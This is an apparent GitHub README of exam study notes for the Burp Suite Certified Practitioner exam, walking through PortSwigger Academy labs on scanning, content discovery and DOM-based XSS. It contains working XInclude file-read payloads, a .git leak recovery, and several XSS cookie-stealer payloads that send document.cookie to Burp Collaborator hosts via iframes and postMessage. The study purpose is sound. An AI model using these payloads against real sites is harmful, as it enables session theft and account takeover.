

## [botesjuan / Burp-Suite-Certified-Practitioner-Exam-Study](#) Public

Burp Suite Certified Practitioner Exam Study

☆ 1.2k stars ⚡ 346 forks 🏷 Branches 🏷 Tags ⏪ Activity

⭐ Star

🔔 Notifications

<> Code ⌂ Issues 7 ⌂ Pull requests ⌂ Actions ⌂ Projects ⌂ Security ⌂ Insights

📄 main

📄 2 Branches

📄 0 Tags

📄

📄

🔍 Go to file

Go to file

Code

...

 **botesjuan** OSCP BSCP CPTS #TryHarder

300aea4 · 2 weeks ago



📁 code	Add files via upload	2 months ago
📁 extras	Update extra.md	4 months ago
📁 images	Add files via upload	2 months ago
📁 payloads	DOM XSS using web messages and JSON.parse	4 months ago
📁 python	Burp Suite Certified Practitioner	2 years ago
📁 wordlists	delimiters	4 months ago
📄 README.md	OSCP BSCP CPTS #TryHarder	2 weeks ago

📄 README



## Burp Suite Certified Practitioner Exam Study

This is my study notes with over a 110 PortSwigger Academy Labs. I used these labs to pass the [Burp Suite Certified Practitioner](#) Exam 2023. My [BSCP qualification](#).

For more information go to [PortSwigger Academy](#) to get latest learning materials.

### SCANNING - Enumeration

[Focus Scanning](#)

[Scan non-standard entities](#)

### FOOTHOLD - Stage 1

[Content Discovery](#)

[DOM-XSS](#)

[XSS Cross Site Scripting](#)

[Web Cache Poison](#)

[Host Headers](#)

[HTTP Request Smuggling](#)

[Brute force](#)

[Authentication](#)

### PRIVILEGE ESCALATION - Stage 2

[CSRF - Account Takeover](#)

[Password Reset](#)

[SQLi - SQL Injection](#)

[JWT - JSON Web Tokens](#)

[Prototype pollution](#)

[API Testing](#)

[Access Control](#)

[GraphQL API Endpoints](#)

[CORS - Cross-origin resource sharing](#)

### DATA EXFILTRATION - Stage 3

[XXE - XML entities & Injections](#)

[SSRF - Server side request forgery](#)

[SSTI - Server side template injection](#)

[SSPP - Server Side Prototype Pollution](#)

[LFI - File path traversal](#)

[File Uploads](#)

[Deserialization](#)

[OS Command Injection](#)

### APPENDIX

[Python Scripts](#)

[Payloads](#)

[Word lists](#)

[Focus target scanning](#)

[Approach](#)

[Extra Training Content](#)

### My Burp Tips

I can recommend doing as many as possible [Mystery lab challenge](#) to test your skills and decrease the time it takes you to *identify* the vulnerabilities, before taking the exam.

I also found this PortSwigger advice on [Retaking your exam](#) very informative.

Watch [CryptoCat - Burp Suite Certified Professional \(BSCP\) Review + Tips/Tricks](#) for fresh view of the BSCP exam in 2024.



Thanks too all for your support by buying me *coffee*, thanks you so much \o/

## My Burp Suite Certified Practitioner certificate.

# Scanning

Enumeration of the Web Applications start with initial and directed scanning in time limited engagement.

[Focus Scanning](#)

[Scan non-standard entities](#)

### Focus Scanning

Due to the tight time limit during engagements or exam, [scan defined insertion points](#) for specific requests.

**Choose an attack type**

Attack type: Sniper

**Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a9f0094033542cec1f7e48400b6004e.web-security-academy.net

```

1 POST /product/stock HTTP/1.1
2 Host: 0a9f0094033542cec1f7e48400b6004e.web-security-academy.net
3 Cookie: session=8vghX89HfuKDUrA9kN5KhSvW7BVLCpb
4 Content-Length: 21
5 Sec-Ch-Ua: "Chromium";v="109", "Not_A_Brave", "Chromium_109"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5364.122 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: /*
11 Origin: https://0a9f0094033542cec1f7e48400b6004e.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a9f0094033542cec1f7e48400b6004e.web-security-academy.net/product?productId=1&storeId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 productId=1&storeId=1

```

Send to Repeater Ctrl+R  
 Send to Intruder Ctrl+I  
**Scan defined insertion points**  
 Do passive scan  
 Do active scan  
 Extensions >  
 Convert selection >  
 URL-encode as you type  
 Cut Ctrl+X  
 Copy Ctrl+C  
 Paste Ctrl+V

Scanner detected XML injection vulnerability on storeId parameter and this lead to reading the secret Carlos file.

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///home/carlos/secret"/></foo>
```



Out of band XInclude request, need hosted DTD to read local file.

```
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
```



### PortSwigger Lab: Discovering vulnerabilities quickly with targeted scanning

## Scanning non-standard data structures

Scanning non-standard data structures using Burp feature to scan selected insertion point for select text in response or requests.

Request	Response																																																																																							
<table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> </tr> </thead> <tbody> <tr> <td>1 GET /my-account?id=wiener</td> <td>HTTP/2 200 OK</td> </tr> <tr> <td>2 Host: 0ad000c5035df82a01</td> <td>Content-Type: text/html; charset=utf-8</td> </tr> <tr> <td>3 Cookie: session=wiener%3aPaab1GHGXGPZErFPuJrrQkd2E2Yy03;</td> <td>Cache-Control: no-cache</td> </tr> <tr> <td>4 User-Agent: Mozilla/5.0</td> <td>Set-Cookie: session=wiener%3aPaab1GHGXGPZErFPuJrrQkd2E2Yy03;</td> </tr> <tr> <td>5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8</td> <td>X-Frame-Options: SAMEORIGIN</td> </tr> <tr> <td>6 Accept-Language: en-US,en;q=0.9</td> <td>Content-Length: 9363</td> </tr> <tr> <td>7 Accept-Encoding: gzip, deflate</td> <td></td> </tr> <tr> <td>8 Referer: https://0ad000c5035df82a01</td> <td>&lt;!DOCTYPE html&gt;</td> </tr> <tr> <td>9 Upgrade-Insecure-Request: 1</td> <td>&lt;html&gt;</td> </tr> <tr> <td>10 Sec-Fetch-Dest: document</td> <td>  &lt;head&gt;</td> </tr> <tr> <td>11 Sec-Fetch-Mode: navigate</td> <td>    &lt;link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet"&gt;</td> </tr> <tr> <td>12 Sec-Fetch-Site: same-origin</td> <td>    &lt;link href="/resources/css/labs.css" rel="stylesheet"&gt;</td> </tr> <tr> <td>13 Sec-Fetch-User: ?1</td> <td>  &lt;title&gt; Scanning non-standard data structures</td> </tr> <tr> <td>14 Te: trailers</td> <td></td> </tr> </tbody> </table>	Pretty	Raw	Hex	1 GET /my-account?id=wiener	HTTP/2 200 OK	2 Host: 0ad000c5035df82a01	Content-Type: text/html; charset=utf-8	3 Cookie: session=wiener%3aPaab1GHGXGPZErFPuJrrQkd2E2Yy03;	Cache-Control: no-cache	4 User-Agent: Mozilla/5.0	Set-Cookie: session=wiener%3aPaab1GHGXGPZErFPuJrrQkd2E2Yy03;	5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	X-Frame-Options: SAMEORIGIN	6 Accept-Language: en-US,en;q=0.9	Content-Length: 9363	7 Accept-Encoding: gzip, deflate		8 Referer: https://0ad000c5035df82a01	<!DOCTYPE html>	9 Upgrade-Insecure-Request: 1	<html>	10 Sec-Fetch-Dest: document	<head>	11 Sec-Fetch-Mode: navigate	<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">	12 Sec-Fetch-Site: same-origin	<link href="/resources/css/labs.css" rel="stylesheet">	13 Sec-Fetch-User: ?1	<title> Scanning non-standard data structures	14 Te: trailers		<table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> </tr> </thead> <tbody> <tr> <td>1 HTTP/2 200 OK</td> <td></td> <td></td> <td></td> </tr> <tr> <td>2 Content-Type: text/html; charset=utf-8</td> <td></td> <td></td> <td></td> </tr> <tr> <td>3 Cache-Control: no-cache</td> <td></td> <td></td> <td></td> </tr> <tr> <td>4 Set-Cookie: session=wiener%3aPaab1GHGXGPZErFPuJrrQkd2E2Yy03;</td> <td></td> <td></td> <td></td> </tr> <tr> <td>5 X-Frame-Options: SAMEORIGIN</td> <td></td> <td></td> <td></td> </tr> <tr> <td>6 Content-Length: 9363</td> <td></td> <td></td> <td></td> </tr> <tr> <td>7</td> <td></td> <td></td> <td></td> </tr> <tr> <td>8 &lt;!DOCTYPE html&gt;</td> <td></td> <td></td> <td></td> </tr> <tr> <td>9 &lt;html&gt;</td> <td></td> <td></td> <td></td> </tr> <tr> <td>10 &lt;head&gt;</td> <td></td> <td></td> <td></td> </tr> <tr> <td>11 &lt;link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet"&gt;</td> <td></td> <td></td> <td></td> </tr> <tr> <td>12 &lt;link href="/resources/css/labs.css" rel="stylesheet"&gt;</td> <td></td> <td></td> <td></td> </tr> <tr> <td>13 &lt;title&gt; Scanning non-standard data structures</td> <td></td> <td></td> <td></td> </tr> </tbody> </table>	Pretty	Raw	Hex	Render	1 HTTP/2 200 OK				2 Content-Type: text/html; charset=utf-8				3 Cache-Control: no-cache				4 Set-Cookie: session=wiener%3aPaab1GHGXGPZErFPuJrrQkd2E2Yy03;				5 X-Frame-Options: SAMEORIGIN				6 Content-Length: 9363				7				8 <!DOCTYPE html>				9 <html>				10 <head>				11 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">				12 <link href="/resources/css/labs.css" rel="stylesheet">				13 <title> Scanning non-standard data structures			
Pretty	Raw	Hex																																																																																						
1 GET /my-account?id=wiener	HTTP/2 200 OK																																																																																							
2 Host: 0ad000c5035df82a01	Content-Type: text/html; charset=utf-8																																																																																							
3 Cookie: session=wiener%3aPaab1GHGXGPZErFPuJrrQkd2E2Yy03;	Cache-Control: no-cache																																																																																							
4 User-Agent: Mozilla/5.0	Set-Cookie: session=wiener%3aPaab1GHGXGPZErFPuJrrQkd2E2Yy03;																																																																																							
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	X-Frame-Options: SAMEORIGIN																																																																																							
6 Accept-Language: en-US,en;q=0.9	Content-Length: 9363																																																																																							
7 Accept-Encoding: gzip, deflate																																																																																								
8 Referer: https://0ad000c5035df82a01	<!DOCTYPE html>																																																																																							
9 Upgrade-Insecure-Request: 1	<html>																																																																																							
10 Sec-Fetch-Dest: document	<head>																																																																																							
11 Sec-Fetch-Mode: navigate	<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">																																																																																							
12 Sec-Fetch-Site: same-origin	<link href="/resources/css/labs.css" rel="stylesheet">																																																																																							
13 Sec-Fetch-User: ?1	<title> Scanning non-standard data structures																																																																																							
14 Te: trailers																																																																																								
Pretty	Raw	Hex	Render																																																																																					
1 HTTP/2 200 OK																																																																																								
2 Content-Type: text/html; charset=utf-8																																																																																								
3 Cache-Control: no-cache																																																																																								
4 Set-Cookie: session=wiener%3aPaab1GHGXGPZErFPuJrrQkd2E2Yy03;																																																																																								
5 X-Frame-Options: SAMEORIGIN																																																																																								
6 Content-Length: 9363																																																																																								
7																																																																																								
8 <!DOCTYPE html>																																																																																								
9 <html>																																																																																								
10 <head>																																																																																								
11 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">																																																																																								
12 <link href="/resources/css/labs.css" rel="stylesheet">																																																																																								
13 <title> Scanning non-standard data structures																																																																																								

Identify the vulnerability through Burp scanner issue results.

In this case, using the identified XSS, Steal the admin user's cookies by crafting the payload in the *identified* insertion point.

```
'"><svg/onload=fetch(`//OASTIFY.COM/${encodeURIComponent(document.cookie)}`):CURRENT-USER-LOGIN-COOKIE-2ND-PART
```



Url encode key characters.

```
Request
Pretty Raw Hex
1 GET /my-account?id=wiener HTTP/2
2 Host: 0ae200a00425304582f8100b004e00cf.web-security-academy.net
3 Cookie: session=
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64
5 Accept: text/html,application/xhtml+xml,application/xml,application/javascript,application/json
6 Accept-Language: en-US,en;q=0.5
7
8

Press F2 for focus

② ⚙️ ⏪ ⏩ Search 0 highlights

Response
Pretty Raw Hex Render
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2376
5
6 <!DOCTYPE html>
7 <html>
8   <head>
```

Use the admin user's cookie to access the admin panel by replacing it in the current browser session.

PortSwigger Lab: Scanning non-standard data structures

# Foothold

## Content Discovery

Enumeration of target start with fuzzing web directories and files. Either use the Burp engagement tools, content discovery option to find hidden paths and files or use FFUF to enumerate web directories and files. Looking at robots.txt or sitemap.xml that can reveal content.

```
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist
ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ
```

Burp engagement tool, content discovery using my compiled word list [burp-labs-wordlist](#) as custom file list.

Content discovery: https://0ad900ad039b4591c0a4f91b00a600e7.web-security-academy.net/

**Target**

Start directory: https://0ad900ad039b4591c0a4f91b00a600e7.web-security-academy.net/

Discover:  Files and directories  
 Files only  
 Directories only  
 Recurse subdirectories  
Max depth: 16

**Filenames**

Configure the sources Burp should use for generating filenames to test.

Built-in short file list  
 Built-in short directory list  
 Built-in long file list  
 Built-in long directory list  
 Custom file list: /home/kali/Downloads/portswigger/burp-labs-wordlist.txt  
 Custom directory list: /home/kali/Downloads/portswigger/burp-labs-wordlist.txt  
 Names observed in use on target site  
 Derivations based on discovered items

**File extensions**

These settings control how the discovery session adds file extensions to file stems that are being tested.

Test these extensions: asp, aspx, htm, html, jsp, php  
 Test all extensions observed in use on target site, except for: class, com, doc, exe, gif, gz, jar, jpeg, jpg, mp3, mpeg, mpg ...  
 Test these variant extensions on discovered files: bac, BAC, backup, BACKUP, bak, BAK, conf, cs, csproj, gz, inc ...  
 Test file stems with no extension

**Discovery engine**

These settings control the engine used for making HTTP requests when discovering content.

Case sensitivity:  Auto-detect

Examine the git repo branches on local downloaded copy, using `git-cola` tool. Then select **Undo last commit** and extract admin password from the diff window.

```
wget -r https://TARGET.web-security-academy.net/.git/
git-cola --repo 0ad900ad039b4591c0a4f91b00a600e7.web-security-academy.net/
```

0ad900ad039b4591c0a4f91b00a600e7.web-security-academy.net: master /home/kali/Downloads/portswigger/temp2/0ad900ad039b4591c0a4f91b00a600e7.web-security-academy.net/

**Commit**

Status: Staged  
▲ admin.conf  
● Modified  
○ admin.conf  
○ admin\_panel.php

Commit summary: Commit summary

Extended description...

Undo last commit?  
The branch will be reset using "git reset --soft HEAD^"

**Diff**

```
@@ -1 +1 @@
-ADMIN_PASSWORD=y8iulq3va6221l4k4mnt
+ADMIN_PASSWORD=env( 'ADMIN_PASSWORD' )
```

### [PortSwigger Lab: Information disclosure in version control history](#)

Always open source code to look for any developer comments that reveal hidden files or paths. Below example lead to [symphony token deserialization](#).

```

195           </div>
196       </section>
197   <!-- <a href=/cgi-bin/phpinfo.php>Debug</a> -->
198   </div>
199 </section>
200 </div>
201 </body>
202 </html>

```

## DOM-Based XSS

[DOM XSS Indicators](#)

[DOM XSS Identified with DOM Invader](#)

[DOM XSS AngularJS](#)

[DOM XSS document.write in select](#)

[DOM XSS JSON.parse web messages](#)

[DOM XSS AddEventListener JavaScript URL](#)

[DOM XSS AddEventListener Ads Message](#)

[DOM XSS Eval Reflected Cookie Stealer](#)

[DOM XSS LastviewedProduct Cookie](#)

### Identify DOM-XSS

DOM-based XSS vulnerabilities arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes code to a sink that supports dynamic code execution. Test which characters enable the escaping out of the source code injection point, by using the fuzzer string below.

```
<>\'\"<script>{{7*7}}$(alert(1)}"-prompt(69)-"fuzzer
```



Review the source code to **identify** the sources, sinks or methods that may lead to exploit, list of samples:

- document.write()
- window.location
- document.cookie
- eval()
- document.domain
- WebSocket()
- element.src
- postMessage()
- setRequestHeader()
- FileReader.readAsText()
- ExecuteSql()
- sessionStorage.setItem()
- document.evaluate()
- JSON.parse
- ng-app
- URLSearchParams
- replace()
- innerHTML
- location.search
- addEventListener
- sanitizeKey()

### Dom Invader

Using Dom Invader plug-in and set the canary to value, such as `domxss`, it will detect DOM-XSS sinks that can be exploit.

**Description:**

The Lazy Dog is brought to you by the same people who invented the wheel. Do you become frustrated when your can't keep up the pace, or stubbornly sits and gives up walking altogether? If the answer is yes, then The Lazy Dog

As easy to fit as a harness these remote controlled owl wings are a must have for any dog lover. As soon as your p taken its last step of the day just snap the wings into place and click the red 'flapping' button on your handheld remo seconds, your furry friend will be off the ground and up, up and away.

Once at a safe height, WARNING: BEWARE OF LOW HANGING BRANCHES, click the blue button to initiate cruis wings have inbuilt cameras so you can see what your dog sees. When clicking the black button your dog can swoo gain speed in the 'fake chasing rabbits' mode. This function is used at the owner's risk as it uses a lot of power, and pack dies a nasty accident could occur.

Carrying your pooch has become a thing of the past. With The Lazy Dog, the dog park will become a place to enjoy can also purchase an aviator hat and goggles, extra protection and peace of mind for you and your pooch.

Only interesting sinks are being shown. All sources are being hidden, except those used for prototype pollution. You can configure th Invader settings.

Sinks (1)	Value	outerHTML	Frame path	Event	Options
document.write (1)	<option selected>domxss</option>		top		<input type="button" value="Exploit"/>

## Vulnerable AngularJS

AngularJS expression below can be injected into the search function when angle brackets and double quotes HTML-encoded. The vulnerability is **identified** by noticing the search string is enclosed in an `ng-app` directive and `/js/angular 1-7-7.js` script included. Review the HTML code to **identify** the `ng-app` directive telling AngularJS that this is the root element of the AngularJS application.

```

6   <script type="text/javascript" src="/resources/js/angular 1-7-7.js"></script>
7   <title>Mystery challenge</title>
8   </head>
9   <body ng-app> ←
10  <script src="/resources/labheader/js/labHeader.js"></script>
11  <div id="academyLabHeader">
12  <section class="academyLabBanner">
13  <div class=container>
14  <div class=logo></div>
15  <div class=title-container>
16  <h2>Mystery challenge</h2>

```

PortSwigger lab payload below:

```
 {{$on.constructor('alert(1'))()}}
```



[Cookie stealer payload](#) using `on.constructor` that can be placed in iframe, hosted on an exploit server, resulting in the victim session cookie being send to Burp Collaborator.

[PortSwigger cheat sheet for cross site scripting reference](#)

```
 {{$on.constructor('document.location="https://OASTIFY.COM?c='+document.cookie')()}}
```



Note: The session cookie property must not have the `HttpOnly` secure flag set in order for XSS to succeed.

The screenshot shows the Burp Suite interface with the 'Request' tab selected. A GET request is captured with the following details:

```

1 GET /?search=
| 67B%7B%24on.constructor%28%27document.location%3D%22https%3A%2F%2Fi7qsjeamxygvc2m
| cxseefrukpbv2js7h.oastify.com%3Fc%3D%22%2Bdocument.cookie%27%29%28%29%7D%7D
| HTTP/1.1
2 Host: 0afb005303b9e2b3c2654d6900f1002a.web-security-academy.net
3 Cookie: session=IJyAkFkRW53W340uddgSw0e00dj0n2Tg; TopSecret=
| UnsafeCookieSessionValueForTopSecretCookie
4 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Sec-Ch-Ua-Mobile: ?
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
9 Accept:
| text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
| /apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin

```

The 'Inspector' tab shows the selected text from the request body: `{{\\$on.constructor('document.location="https://i7qsjeamxygvc2mcxseefrukpbv2js7h.oastify.com?c='"+document.cookie')()}}`.

[PortSwigger Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded](#)

[z3nsh3ll give an amazingly detail understanding on the constructor vulnerability in this lab on YouTube](#)

## Doc Write Location search

The target is vulnerable to DOM-XSS in the stock check function. source code reveal document.write is the sink used with location.search allowing us to add storeId query parameter with a value containing the JavaScript payload inside a <select> statement.


```

65 <form id="stockCheckForm" action="/product/stock" method="POST">
66   <input required type="hidden" name="productId" value="2">
67   <script>
68     var stores = ["London", "Paris", "Milan"];
69     var store = (new URLSearchParams(window.location.search)).get('storeId');
70     document.write('<select name="storeId">');
71     if(store) {
72       document.write('<option selected>' + store + '</option>');
73     }
74     for(var i=0;
75     i<stores.length;
76     i++) {
77       if(stores[i] === store) {
78         continue;
79       }
80       document.write('<option>' + stores[i] + '</option>');
81     }
82     document.write('</select>');
83   </script>
84   <button type="submit" class="button">
85     Check stock
86   </button>
87 </form>
88 <span id="stockCheckResult">
89 </span>
90 <script src="/resources/js/stockCheckPayload.js">
91 </script>
92 <script src="/resources/js/stockCheck.js">
93 </script>

```

Perform a test using below payload to identify the injection into the modified GET request, using ">" to escape.

/product?productId=1&storeId=fuzzer"></select>fuzzer



### Description:

Are you one of those people who have very vivid dreams worthy of sharing with everyone you know? Do you lack the interest? With extensive research and exhaustive trials our team of Ophthalmologists, and techy peeps, have made it possible for you to have your own eye projector inside your head.

If you think laser eye surgery is advanced you haven't seen anything yet. A small implant behind the lens of your eyes will project images that can be projected in the blink of an eye.

With sufficient training, it is even possible for you to learn to sleep with your eyes open. Then you can entertain family and friends with images they have never experienced before. Forget Netflix, no subscription required here.

The quality of projected images works better with blue eyes, therefore, we envisage altering most eye colors in order for you to deserve.

The process from start to finish is probably cheaper than you will be expecting. You have nothing to lose by booking a free consultation.

**fuzzer">** **vfuzz**

London

Paris

Milan

**Check stock**

DOM XSS [cookie stealer payload](#) in a document.write sink using source location.search inside a <select> element. This can be send to victim via exploit server in <iframe>. To test the cookie stealer payload I again on my browser in console added a test POC cookie to test sending it to Collaborator.

"></select><script>document.location='https://OASTIFY.COM/?domxss='+document.cookie</script>//

4	2023-Mar-15 14:09:43.307 UTC	HTTP
5	2023-Mar-15 14:09:43.367 UTC	HTTP
6	2023-Mar-15 14:23:15.491 UTC	DNS
7	2023-Mar-15 14:23:15.564 UTC	HTTP
8	2023-Mar-15 14:23:15.801 UTC	HTTP
9	2023-Mar-15 14:23:15.801 UTC	HTTP
10	2023-Mar-15 14:23:15.801 UTC	DNS
11	2023-Mar-15 14:23:16.559 UTC	HTTP
12	2023-Mar-15 14:23:17.279 UTC	HTTP

Description Request to Collaborator Response

Pretty Raw Hex

```

1 GET /?domxss=POCCookie=secretsR123123123
2 Host: v95cce14qnwfr6ck8fb8mf3puvjc71.oastify.com
3 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand"
4 Sec-Ch-Ua-Mobile: ?
5 Sec-Ch-Ua-Platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0
8 Accept: text/html,application/xhtml+xml

```

[PortSwigger Lab: DOM XSS in document.write sink using source location.search inside a select element](#)

### DOM XSS JSON.parse web messages

Target use web messaging and parses the message as JSON.

Exploiting the vulnerability by constructing an HTML page on the exploit server, that exploits DOM XSS vulnerability.

**Requirements to steal cookie using this method: same-origin execution and non-HttpOnly cookies**

**Rabbit hole:** The CORS policy No Access-Control-Allow-Origin header block access for Collaborator from able to access to fetch and cookie need insecure flags, look out *Neo* the Matrix.

The vulnerable JavaScript code on the target using event listener that listens for a web message. This event listener expects a string that is parsed using JSON.parse().

Identify the JSON.parse() in page code:

```

Response
Pretty Raw Hex Render
52     
53 </section>
54 <script>
55     window.addEventListener('message', function(e) {
56         var iframe = document.createElement('iframe'), ACMEplayer = {
57             element: iframe
58         },
59         d;
60         document.body.appendChild(iframe);
61         try {
62             d = JSON.parse(e.data);
63         } catch(e) {
64             return;
65         }
66         switch(d.type) {
67             case "page-load":
68                 ACMEplayer.element.scrollIntoView();
69                 break;
70             case "load-channel":
71                 ACMEplayer.element.src = d.url;
72                 break;
73             case "player-height-changed":
74                 ACMEplayer.element.style.width = d.width + "px";
75                 ACMEplayer.element.style.height = d.height + "px";
76                 break;
77         }
78     }, false);
79 </script>
80 <section class="container-list-tiles">
81     <div>

```

In the JavaScript below, **identify** the event listener expects a **type** property and that the **load-channel** case of the **switch** statement changes the **img src** attribute.

**Identify** web messages on target that is using `postmessage()` with DOM Invader.

```

<script>
    window.addEventListener('message', function(e) {
        var img = document.createElement('img'), ACMEplayer = {element: img}, d;
        document.body.appendChild(img);
        try {
            d = JSON.parse(e.data);
        } catch(e) {
            return;
        }
        switch(d.type) {
            case "page-load":
                ACMEplayer.element.scrollIntoView();
                break;
            case "load-channel":
                ACMEplayer.element.src = d.url;
                break;
            case "player-height-changed":
                ACMEplayer.element.style.width = d.width + "px";
                ACMEplayer.element.style.height = d.height + "px";
                break;
            case "redirect":
                window.location.replace(d.redirectUrl);
                break;
        }
    }, false);
</script>

```

To exploit the above source code, inject JavaScript into the **JSON** data to change "load-channel" field data and perform cookie stealer `document.cookie`.

Host an **iframe** on the exploit server html body, and send it to the victim, resulting in the stealing of their cookie.

**IF** the site CORS policy is poorly configured, then if the session cookie flags are insecurely set, the victim session cookie could be stolen and send to the Burp collaboration server.

```

<iframe src="https://0a6800740474398f80cb03590060005e.web-security-academy.net/" 
onload='this.contentWindow.postMessage(
    JSON.stringify({

```

```

type: "load-channel",
url: `javascript:fetch(`https://tzw14eohn1xy81l4n1bv40na016suii7.oastify.com/?c=encodeURIComponent(document.cookie)`), "*")'>
</iframe>
```

**Web Security Academy** | DOM XSS using web messages and JSON.parse LAB

[Back to lab](#) [Back to lab description >](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Brute Force tool in Chrome.

### Craft a response

URL: <https://exploit-0ae40005043d3977800e02bf01bb00d5.exploit-server.net/exploit>

HTTPS



File:

```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<iframe src="https://0a6800740474398f80cb03590060005e.web-security-academy.net/
onload=this.contentWindow.postMessage(JSON.stringify(
{
  "type": "load-channel",
  "url": "JavaScript:document.location='https://tzw14eohn1xy81l4n1bv40na016suii7.oastify.com/?c='+document.cookie"
})
, "*");'>
```

[Store](#)

[View exploit](#)

[Deliver exploit to victim](#)

[Access log](#)

At the end of the iframe onload values is a "\*", this is to indicate the target is any.

Set an unsecured test cookie in browser using browser DEV tools console to use during tests for POC XSS [cookie stealer payloads](#).

```
document.cookie = "TopSecret=UnsecureCookieValue4Peanut2025";
```



The screenshot shows the Burp Suite interface with a session captured from a target. The session details pane shows a list of requests and responses. A specific request to 'Collaborator' is highlighted. The response body contains an exploit payload, which is also shown in the browser's developer tools under the 'DOM Invader' tab. A red arrow points from the exploit payload in the response body to the 'url' field in the JSON message list.

### [PortSwigger Lab: DOM XSS using web messages and JSON.parse](#)

DOM Invader used to identify and Testing for DOM XSS using web messages

The screenshot shows the PortSwigger DOM Invader tool. The 'Messages' tab is selected, displaying a list of 7 results. One message is highlighted with a red border, showing its ID, type ('json-string'), and origin. The 'Data' column shows the JSON payload, which includes a 'load-channel' message with a URL containing 'domxss'. A red box highlights the 'domxss' value in the URL.

Replay the post message using DOM Invader after altering the JSON data.

```
{
  "type": "load-channel",
  "url": "JavaScript:document.location='https://OASTIFY.COM?c='+document.cookie"
}
```

The screenshot shows the PortSwigger DOM Invader tool with manipulated data. The 'Data' section displays the altered JSON payload, where the 'url' field now points to a different domain: 'https://jksfgh0raw6o9gkdcrit1477ydp1fp4.oastify.com?c='+document.cookie'. The 'Manipulated data' dropdown also shows this modified URL.

### [PortSwigger: Identify DOM XSS using PortSwigger DOM Invader](#)

## DOM XSS AddEventListener JavaScript URL

Reviewing the page source code we *identify* the `addEventListener` call for a web message but there is an `if` condition checking if the string contains `http/s`.

```

54      </section>
55      <script>
56          window.addEventListener('message', function(e) {
57              var url = e.data;
58              if (url.indexOf('http:') > -1 || url.indexOf('https:') > -1) {
59                  location.href = url;
60              }
61          }, false);
62      </script>
63      <section class="blog-list">
64          ...
65      </section>

```

The exploit server hosted payload below includes the `https` string, and is successful in bypassing the `if` condition check.

```
<iframe src="https://TARGET.net/" onload="this.contentWindow.postMessage('javascript:document.location='https://OASTIFY.COM?c=`+document.cookie`*)'>
```

## Craft a response

URL: <https://exploit-0aa800a3038d8061c5c9e9330165009e.exploit-server.net>

HTTPS

File:

```
/exploit
```

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<iframe src="https://0a420044032b804cc5eaebc0059005d.web-security-academy.net"
onload="this.contentWindow.postMessage('javascript:document.location='`https://2mp9p61tr3mbkstlyq4nnbs8jea20qp.oastify.com?
c=`+document.cookie`*)'">
```

[Deliver exploit to victim](#) [Access log](#)

[PortSwigger Lab: DOM XSS using web messages and a JavaScript URL](#)

## DOM XSS AddEventListener Ads Message

In the source code we *identify* the call using `addEventListener` and an element id `ads` being referenced.

```

48      </section>
49      <!-- Ads to be inserted here -->
50      <div id='ads'>
51      </div>
52      <script>
53          window.addEventListener('message', function(e) {
54              document.getElementById('ads').innerHTML = e.data;
55          })
56      </script>
57      <section class="container-list-tiles">

```

The `fetch` function enclose the collaborator target inside `back ticks`, and when the iframe loads on the victim browser, the `postMessage()` method sends a web message to their home page.

```
